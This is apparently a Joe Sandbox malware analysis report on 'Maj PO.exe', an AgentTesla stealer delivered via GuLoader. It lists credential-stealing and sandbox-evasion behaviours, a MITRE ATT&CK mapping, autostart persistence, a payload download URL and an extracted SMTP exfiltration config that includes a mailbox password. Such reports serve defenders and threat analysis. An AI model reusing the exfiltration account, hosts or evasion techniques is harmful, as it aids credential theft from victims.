

JoeSandbox Cloud BASIC



**ID:** 1652

**Sample Name:** Maj PO.exe

**Cookbook:** default.jbs

**Time:** 03:39:11

**Date:** 14/10/2021

**Version:** 33.0.0 White Diamond

## Table of Contents

|                                                              |    |
|--------------------------------------------------------------|----|
| Table of Contents                                            | 2  |
| Windows Analysis Report Maj PO.exe                           | 4  |
| Overview                                                     | 4  |
| General Information                                          | 4  |
| Detection                                                    | 4  |
| Signatures                                                   | 4  |
| Classification                                               | 4  |
| Process Tree                                                 | 4  |
| Malware Configuration                                        | 4  |
| Threatname: Agenttesla                                       | 4  |
| Yara Overview                                                | 4  |
| Memory Dumps                                                 | 4  |
| Sigma Overview                                               | 5  |
| Networking:                                                  | 5  |
| Jbx Signature Overview                                       | 5  |
| AV Detection:                                                | 5  |
| Networking:                                                  | 5  |
| Spam, unwanted Advertisements and Ransom Demands:            | 5  |
| System Summary:                                              | 5  |
| Data Obfuscation:                                            | 5  |
| Hooking and other Techniques for Hiding and Protection:      | 5  |
| Malware Analysis System Evasion:                             | 5  |
| Anti Debugging:                                              | 5  |
| HIPS / PFW / Operating System Protection Evasion:            | 5  |
| Lowering of HIPS / PFW / Operating System Security Settings: | 6  |
| Stealing of Sensitive Information:                           | 6  |
| Remote Access Functionality:                                 | 6  |
| Mitre Att&ck Matrix                                          | 6  |
| Behavior Graph                                               | 6  |
| Screenshots                                                  | 7  |
| Thumbnails                                                   | 7  |
| Antivirus, Machine Learning and Genetic Malware Detection    | 8  |
| Initial Sample                                               | 8  |
| Dropped Files                                                | 8  |
| Unpacked PE Files                                            | 8  |
| Domains                                                      | 8  |
| URLs                                                         | 8  |
| Domains and IPs                                              | 9  |
| Contacted Domains                                            | 9  |
| Contacted URLs                                               | 9  |
| URLs from Memory and Binaries                                | 9  |
| Contacted IPs                                                | 9  |
| Public                                                       | 9  |
| General Information                                          | 9  |
| Simulations                                                  | 10 |
| Behavior and APIs                                            | 10 |
| Joe Sandbox View / Context                                   | 10 |
| IPs                                                          | 10 |
| Domains                                                      | 10 |
| ASN                                                          | 10 |
| JA3 Fingerprints                                             | 11 |
| Dropped Files                                                | 11 |
| Created / dropped Files                                      | 12 |
| Static File Info                                             | 13 |
| General                                                      | 13 |
| File Icon                                                    | 13 |
| Static PE Info                                               | 13 |
| General                                                      | 13 |
| Entrypoint Preview                                           | 14 |
| Data Directories                                             | 14 |
| Sections                                                     | 14 |
| Resources                                                    | 14 |
| Imports                                                      | 14 |
| Version Infos                                                | 14 |
| Possible Origin                                              | 14 |
| Network Behavior                                             | 14 |
| Snort IDS Alerts                                             | 14 |
| Network Port Distribution                                    | 14 |
| TCP Packets                                                  | 14 |
| UDP Packets                                                  | 14 |
| DNS Queries                                                  | 15 |
| DNS Answers                                                  | 15 |
| HTTP Request Dependency Graph                                | 15 |
| HTTPS Proxied Packets                                        | 15 |

|                                                          |    |
|----------------------------------------------------------|----|
| SMTP Packets                                             | 35 |
| Code Manipulations                                       | 36 |
| Statistics                                               | 36 |
| Behavior                                                 | 36 |
| System Behavior                                          | 36 |
| Analysis Process: Maj PO.exe PID: 2592 Parent PID: 9184  | 36 |
| General                                                  | 36 |
| File Activities                                          | 36 |
| Analysis Process: RegAsm.exe PID: 5852 Parent PID: 2592  | 36 |
| General                                                  | 36 |
| File Activities                                          | 37 |
| File Created                                             | 37 |
| File Written                                             | 37 |
| File Read                                                | 37 |
| Registry Activities                                      | 37 |
| Key Value Created                                        | 37 |
| Analysis Process: conhost.exe PID: 5876 Parent PID: 5852 | 37 |
| General                                                  | 37 |
| File Activities                                          | 37 |
| Disassembly                                              | 37 |
| Code Analysis                                            | 37 |

# Windows Analysis Report Maj PO.exe

## Overview

### General Information

|                              |                   |
|------------------------------|-------------------|
| Sample Name:                 | Maj PO.exe        |
| Analysis ID:                 | 1652              |
| MD5:                         | ebc68c72c1d9dd... |
| SHA1:                        | 2ba515688b053a..  |
| SHA256:                      | 0e11a705924902..  |
| Infos:                       |                   |
| Most interesting Screenshot: |                   |


### Detection

|                            |         |
|----------------------------|---------|
|                            |         |
| <b>AgentTesla GuLoader</b> |         |
| Score:                     | 100     |
| Range:                     | 0 - 100 |
| Whitelisted:               | false   |
| Confidence:                | 100%    |

### Signatures

|                                           |
|-------------------------------------------|
| Found malware configuration               |
| Snort IDS alert for network traffic (e... |
| Potential malicious icon found            |
| Yara detected AgentTesla                  |
| Sigma detected: RegAsm connects ...       |
| Yara detected GuLoader                    |
| Hides threads from debuggers              |
| Writes to foreign memory regions          |
| Tries to harvest and steal Putty / Wi...  |
| Tries to detect Any.run                   |
| Tries to harvest and steal ftp login c... |
| Modifies the hosts file                   |

### Classification



## Process Tree

|                                                                                                                               |
|-------------------------------------------------------------------------------------------------------------------------------|
| ■ System is w10x64native                                                                                                      |
| •  Maj PO.exe (PID: 2592 cmdline: 'C:\Users\user\Desktop\Maj PO.exe' MD5: EBC68C72C1D9DDB811C502683D4A72FF)                   |
| •  RegAsm.exe (PID: 5852 cmdline: 'C:\Users\user\Desktop\Maj PO.exe' MD5: 0D5DF43AF2916F47D00C1573797C1A13)                   |
| •  conhost.exe (PID: 5876 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68) |
| ■ cleanup                                                                                                                     |

## Malware Configuration

### Threatname: Agenttesla

|                                                                         |
|-------------------------------------------------------------------------|
| {                                                                       |
| "Exfil Mode": "SMTP",                                                   |
| "SMTP Info": "sales@binaryinfotech.comabc123#@!mail.binaryinfotech.com" |
| }                                                                       |

## Yara Overview

### Memory Dumps

| Source                                                                   | Rule                          | Description                      | Author       | Strings |
|--------------------------------------------------------------------------|-------------------------------|----------------------------------|--------------|---------|
| 0000001A.00000002.5677751044.000000001D5<br>F1000.00000004.00000001.sdmp | JoeSecurity_AgentTesla_1      | Yara detected AgentTesla         | Joe Security |         |
| 0000001A.00000002.5677751044.000000001D5<br>F1000.00000004.00000001.sdmp | JoeSecurity_CredentialStealer | Yara detected Credential Stealer | Joe Security |         |
| 00000005.00000002.1300755705.00000000022<br>F0000.00000040.00000001.sdmp | JoeSecurity_GuLoader_2        | Yara detected GuLoader           | Joe Security |         |
| Process Memory Space: RegAsm.exe PID: 5852                               | JoeSecurity_AgentTesla_1      | Yara detected AgentTesla         | Joe Security |         |
| Process Memory Space: RegAsm.exe PID: 5852                               | JoeSecurity_CredentialStealer | Yara detected Credential Stealer | Joe Security |         |

## Sigma Overview

Networking:



Sigma detected: RegAsm connects to smtp port

## Jbx Signature Overview

 Click to jump to signature section

AV Detection:



Found malware configuration

Networking:



Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

Spam, unwanted Advertisements and Ransom Demands:



Modifies the hosts file

System Summary:



Potential malicious icon found

Data Obfuscation:



Yara detected GuLoader

Hooking and other Techniques for Hiding and Protection:



Hides that the sample has been downloaded from the Internet (zone.identifier)

Malware Analysis System Evasion:



Tries to detect Any.run

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Queries sensitive network adapter information (via WMI, Win32\_NetworkAdapter, often done to detect virtual machines)

Queries sensitive BIOS Information (via WMI, Win32\_Bios & Win32\_BaseBoard, often done to detect virtual machines)

Anti Debugging:



Hides threads from debuggers

HIPS / PFW / Operating System Protection Evasion:



Writes to foreign memory regions

Modifies the hosts file

## Lowering of HIPS / PFW / Operating System Security Settings:



Modifies the hosts file

## Stealing of Sensitive Information:



Yara detected AgentTesla

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to steal Mail credentials (via file access)

Tries to harvest and steal browser information (history, passwords, etc)

## Remote Access Functionality:





Yara detected AgentTesla

## Mitre Att&ck Matrix

| Initial Access                      | Execution                                                                       | Persistence                                       | Privilege Escalation                                           | Defense Evasion                                                             | Credential Access                      | Discovery                                                                   | Lateral Movement                   | Collection                            | Exfiltration                                           | Command and Control                                      |
|-------------------------------------|---------------------------------------------------------------------------------|---------------------------------------------------|----------------------------------------------------------------|-----------------------------------------------------------------------------|----------------------------------------|-----------------------------------------------------------------------------|------------------------------------|---------------------------------------|--------------------------------------------------------|----------------------------------------------------------|
| Valid Accounts                      | Windows Management Instrumentation <span>2</span> <span>1</span> <span>1</span> | DLL Side-Loading <span>1</span>                   | DLL Side-Loading <span>1</span>                                | File and Directory Permissions Modification <span>1</span>                  | OS Credential Dumping <span>2</span>   | File and Directory Discovery <span>1</span>                                 | Remote Services                    | Archive Collected Data <span>1</span> | Exfiltration Over Other Network Medium                 | Ingress Tool Transfer <span>1</span>                     |
| Default Accounts                    | Scheduled Task/Job                                                              | Registry Run Keys / Startup Folder <span>1</span> | Process Injection <span>1</span> <span>1</span> <span>2</span> | Disable or Modify Tools <span>1</span>                                      | Credentials in Registry <span>1</span> | System Information Discovery <span>1</span> <span>1</span> <span>5</span>   | Remote Desktop Protocol            | Data from Local System <span>2</span> | Exfiltration Over Bluetooth                            | Encrypted Channel <span>2</span> <span>1</span>          |
| Domain Accounts                     | At (Linux)                                                                      | Logon Script (Windows)                            | Registry Run Keys / Startup Folder <span>1</span>              | Deobfuscate/Decode Files or Information <span>1</span>                      | Security Account Manager               | Security Software Discovery <span>4</span> <span>2</span> <span>1</span>    | SMB/Windows Admin Shares           | Email Collection <span>1</span>       | Automated Exfiltration                                 | Non-Standard Port <span>1</span>                         |
| Local Accounts                      | At (Windows)                                                                    | Logon Script (Mac)                                | Logon Script (Mac)                                             | Obfuscated Files or Information <span>3</span>                              | NTDS                                   | Process Discovery <span>2</span>                                            | Distributed Component Object Model | Input Capture                         | Scheduled Transfer                                     | Non-Application Layer Protocol <span>2</span>            |
| Cloud Accounts                      | Cron                                                                            | Network Logon Script                              | Network Logon Script                                           | DLL Side-Loading <span>1</span>                                             | LSA Secrets                            | Virtualization/Sandbox Evasion <span>3</span> <span>4</span> <span>1</span> | SSH                                | Keylogging                            | Data Transfer Size Limits                              | Application Layer Protocol <span>2</span> <span>3</span> |
| Replication Through Removable Media | Launchd                                                                         | Rc.common                                         | Rc.common                                                      | Masquerading <span>1</span>                                                 | Cached Domain Credentials              | Application Window Discovery <span>1</span>                                 | VNC                                | GUI Input Capture                     | Exfiltration Over C2 Channel                           | Multiband Communication                                  |
| External Remote Services            | Scheduled Task                                                                  | Startup Items                                     | Startup Items                                                  | Virtualization/Sandbox Evasion <span>3</span> <span>4</span> <span>1</span> | DCSync                                 | Network Sniffing                                                            | Windows Remote Management          | Web Portal Capture                    | Exfiltration Over Alternative Protocol                 | Commonly Used Port                                       |
| Drive-by Compromise                 | Command and Scripting Interpreter                                               | Scheduled Task/Job                                | Scheduled Task/Job                                             | Process Injection <span>1</span> <span>1</span> <span>2</span>              | Proc Filesystem                        | Network Service Scanning                                                    | Shared Webroot                     | Credential API Hooking                | Exfiltration Over Symmetric Encrypted Non-C2 Protocol  | Application Layer Protocol                               |
| Exploit Public-Facing Application   | PowerShell                                                                      | At (Linux)                                        | At (Linux)                                                     | Hidden Files and Directories <span>1</span>                                 | /etc/passwd and /etc/shadow            | System Network Connections Discovery                                        | Software Deployment Tools          | Data Staged                           | Exfiltration Over Asymmetric Encrypted Non-C2 Protocol | Web Protocol                                             |

## Behavior Graph





## Antivirus, Machine Learning and Genetic Malware Detection

### Initial Sample

No Antivirus matches

### Dropped Files

| Source                                        | Detection | Scanner       | Label | Link                   |
|-----------------------------------------------|-----------|---------------|-------|------------------------|
| C:\Users\user\AppData\Roaming\KZVPq\KZVPq.exe | 0%        | Metadefender  |       | <a href="#">Browse</a> |
| C:\Users\user\AppData\Roaming\KZVPq\KZVPq.exe | 0%        | ReversingLabs |       |                        |

### Unpacked PE Files

No Antivirus matches

### Domains

| Source             | Detection | Scanner    | Label | Link                   |
|--------------------|-----------|------------|-------|------------------------|
| binaryinfotech.com | 0%        | Virustotal |       | <a href="#">Browse</a> |

### URLs

| Source                                                                                                                                                                                                                              | Detection | Scanner         | Label | Link                   |
|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------|-----------------|-------|------------------------|
| <a href="http://binaryinfotech.com">http://binaryinfotech.com</a>                                                                                                                                                                   | 0%        | Virustotal      |       | <a href="#">Browse</a> |
| <a href="http://binaryinfotech.com">http://binaryinfotech.com</a>                                                                                                                                                                   | 0%        | Avira URL Cloud | safe  |                        |
| <a href="http://127.0.0.1:HTTP/1.1">http://127.0.0.1:HTTP/1.1</a>                                                                                                                                                                   | 0%        | Avira URL Cloud | safe  |                        |
| <a href="http://DynDns.comDynDNS">http://DynDns.comDynDNS</a>                                                                                                                                                                       | 0%        | Avira URL Cloud | safe  |                        |
| <a href="http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%ha">http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%ha</a> | 0%        | Avira URL Cloud | safe  |                        |
| <a href="http://nQcalX.com">http://nQcalX.com</a>                                                                                                                                                                                   | 0%        | Avira URL Cloud | safe  |                        |
| <a href="http://https://rupH9qpwrIFc83v.org">http://https://rupH9qpwrIFc83v.org</a>                                                                                                                                                 | 0%        | Avira URL Cloud | safe  |                        |
| <a href="http://mail.binaryinfotech.com">http://mail.binaryinfotech.com</a>                                                                                                                                                         | 0%        | Avira URL Cloud | safe  |                        |
| <a href="http://https://rupH9qpwrIFc83v.orgt-">http://https://rupH9qpwrIFc83v.orgt-</a>                                                                                                                                             | 0%        | Avira URL Cloud | safe  |                        |



## Domains and IPs

### Contacted Domains

| Name                                 | IP              | Active  | Malicious | Antivirus Detection                      | Reputation |
|--------------------------------------|-----------------|---------|-----------|------------------------------------------|------------|
| drive.google.com                     | 172.217.168.46  | true    | false     |                                          | high       |
| googlehosted.l.googleusercontent.com | 142.250.184.193 | true    | false     |                                          | high       |
| binaryinfotech.com                   | 132.148.164.170 | true    | true      | • 0%, Virustotal, <a href="#">Browse</a> | unknown    |
| doc-14-28-docs.googleusercontent.com | unknown         | unknown | false     |                                          | high       |
| mail.binaryinfotech.com              | unknown         | unknown | true      |                                          | unknown    |

### Contacted URLs

| Name                                                                                                                                                                                                                                                                                                                                                                                                                                                  | Malicious | Antivirus Detection | Reputation |
|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------|---------------------|------------|
| <a href="http://https://doc-14-28-docs.googleusercontent.com/docs/securesc/ha0ro937gcuc717deffksulhg5h7mbp1/g8frqkhvedecg6836ocig58c2eq4g9p/1634175750000/16524389560697724177/*1BAbh3ojjt7dVXOtB4uKC4koi7OeNO6xe?e=download">http://https://doc-14-28-docs.googleusercontent.com/docs/securesc/ha0ro937gcuc717deffksulhg5h7mbp1/g8frqkhvedecg6836ocig58c2eq4g9p/1634175750000/16524389560697724177/*1BAbh3ojjt7dVXOtB4uKC4koi7OeNO6xe?e=download</a> | false     |                     | high       |

### URLs from Memory and Binaries

### Contacted IPs

### Public

| IP              | Domain                               | Country       | Flag                                                                                | ASN   | ASN Name                    | Malicious |
|-----------------|--------------------------------------|---------------|-------------------------------------------------------------------------------------|-------|-----------------------------|-----------|
| 172.217.168.46  | drive.google.com                     | United States |   | 15169 | GOOGLEUS                    | false     |
| 142.250.184.193 | googlehosted.l.googleusercontent.com | United States |  | 15169 | GOOGLEUS                    | false     |
| 132.148.164.170 | binaryinfotech.com                   | United States |  | 26496 | AS-26496-GO-DADDY-COM-LLCUS | true      |

## General Information

|                                                    |                                                                                                                                                                       |
|----------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Joe Sandbox Version:                               | 33.0.0 White Diamond                                                                                                                                                  |
| Analysis ID:                                       | 1652                                                                                                                                                                  |
| Start date:                                        | 14.10.2021                                                                                                                                                            |
| Start time:                                        | 03:39:11                                                                                                                                                              |
| Joe Sandbox Product:                               | CloudBasic                                                                                                                                                            |
| Overall analysis duration:                         | 0h 14m 5s                                                                                                                                                             |
| Hypervisor based Inspection enabled:               | false                                                                                                                                                                 |
| Report type:                                       | light                                                                                                                                                                 |
| Sample file name:                                  | Maj PO.exe                                                                                                                                                            |
| Cookbook file name:                                | default.jbs                                                                                                                                                           |
| Analysis system description:                       | Windows 10 64 bit 20H2 Native <b>physical Machine for testing VM-aware malware</b> (Office 2019, IE 11, Chrome 93, Firefox 91, Adobe Reader DC 21, Java 8 Update 301) |
| Run name:                                          | Suspected Instruction Hammering                                                                                                                                       |
| Number of analysed new started processes analysed: | 42                                                                                                                                                                    |
| Number of new started drivers analysed:            | 0                                                                                                                                                                     |
| Number of existing processes analysed:             | 0                                                                                                                                                                     |
| Number of existing drivers analysed:               | 0                                                                                                                                                                     |
| Number of injected processes analysed:             | 0                                                                                                                                                                     |
| Technologies:                                      | <ul style="list-style-type: none"><li>• HCA enabled</li><li>• EGA enabled</li><li>• HDC enabled</li><li>• AMSI enabled</li></ul>                                      |
| Analysis Mode:                                     | default                                                                                                                                                               |
| Analysis stop reason:                              | Timeout                                                                                                                                                               |
| Detection:                                         | MAL                                                                                                                                                                   |

|                    |                                                                                                                                                            |
|--------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Classification:    | mal100.rans.spre.troj.adwa.spyw.evad.winEXE@4/3@3/3                                                                                                        |
| EGA Information:   | Failed                                                                                                                                                     |
| HDC Information:   | Failed                                                                                                                                                     |
| HCA Information:   | <ul style="list-style-type: none"><li>Successful, ratio: 95%</li><li>Number of executed functions: 0</li><li>Number of non-executed functions: 0</li></ul> |
| Cookbook Comments: | <ul style="list-style-type: none"><li>Adjust boot time</li><li>Enable AMSI</li><li>Found application associated with file extension: .exe</li></ul>        |
| Warnings:          | Show All                                                                                                                                                   |

## Simulations

### Behavior and APIs

| Time     | Type            | Description                                                                                                                                                               |
|----------|-----------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 03:42:21 | Task Scheduler  | Run new task: Intel PTT EK Recertification path: "C:\Windows\System32\DriverStore\FileRepository\iclsclient.inf_amd64_75ffca5eec865b4b\lib\IntelPTTEKRecertification.exe" |
| 03:43:38 | API Interceptor | 2512x Sleep call for process: RegAsm.exe modified                                                                                                                         |
| 03:43:50 | Autostart       | Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run tkZVPq C:\Users\user\AppData\Roaming\ltkZVPq\ltkZVPq.exe                                                          |
| 03:43:58 | Autostart       | Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run tkZVPq C:\Users\user\AppData\Roaming\ltkZVPq\ltkZVPq.exe                                                        |

## Joe Sandbox View / Context

### IPs

| Match           | Associated Sample Name / URL                   | SHA 256                  | Detection | Link                   | Context |
|-----------------|------------------------------------------------|--------------------------|-----------|------------------------|---------|
| 132.148.164.170 | DOC 13102021.exe                               | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> |         |
|                 | DOC 10132021.exe                               | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> |         |
|                 | SOA.exe                                        | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> |         |
|                 | SecuriteInfo.com.Variant.Razy.961905.21681.exe | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> |         |

### Domains

| Match | Associated Sample Name / URL | SHA 256 | Detection | Link | Context |
|-------|------------------------------|---------|-----------|------|---------|
|-------|------------------------------|---------|-----------|------|---------|

### ASN

| Match                        | Associated Sample Name / URL               | SHA 256                  | Detection | Link                   | Context                                                         |
|------------------------------|--------------------------------------------|--------------------------|-----------|------------------------|-----------------------------------------------------------------|
| AS-26496-GO-DADDY-COM-LLC-US | Payment_Receipt 7183.xls                   | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>148.72.0.122</li></ul>    |
|                              | Sales_Receipt 6310.xls                     | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>192.169.250.173</li></ul> |
|                              | DOC 13102021.exe                           | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>132.148.164.170</li></ul> |
|                              | Purchase_Order 2586.xls                    | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>148.72.0.122</li></ul>    |
|                              | REMITTANCE-54324.exe                       | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>107.180.56.180</li></ul>  |
|                              | D0sF4Fm8Za                                 | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>160.153.44.209</li></ul>  |
|                              | rLGunciziY                                 | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>160.153.44.229</li></ul>  |
|                              | Swift copy.exe                             | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>182.50.132.92</li></ul>   |
|                              | DOC 10132021.exe                           | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>132.148.164.170</li></ul> |
|                              | Purchase order.exe                         | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>182.50.132.92</li></ul>   |
|                              | microsoft_services_agreement_section_6b.js | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>198.71.233.36</li></ul>   |
|                              | REQ2021102862448032073.exe                 | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>184.168.131.241</li></ul> |
|                              | ABONOF2201.exe                             | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>107.180.56.180</li></ul>  |
|                              | NEW P.O3421280.exe                         | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>107.180.56.180</li></ul>  |
|                              | signed copy.exe                            | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>107.180.56.180</li></ul>  |
|                              | PO09858.exe                                | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>107.180.56.180</li></ul>  |

| Match | Associated Sample Name / URL | SHA 256                  | Detection | Link                   | Context                                                           |
|-------|------------------------------|--------------------------|-----------|------------------------|-------------------------------------------------------------------|
|       | NS. ORDINE N. 141.exe        | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>107.180.56.180</li> </ul>  |
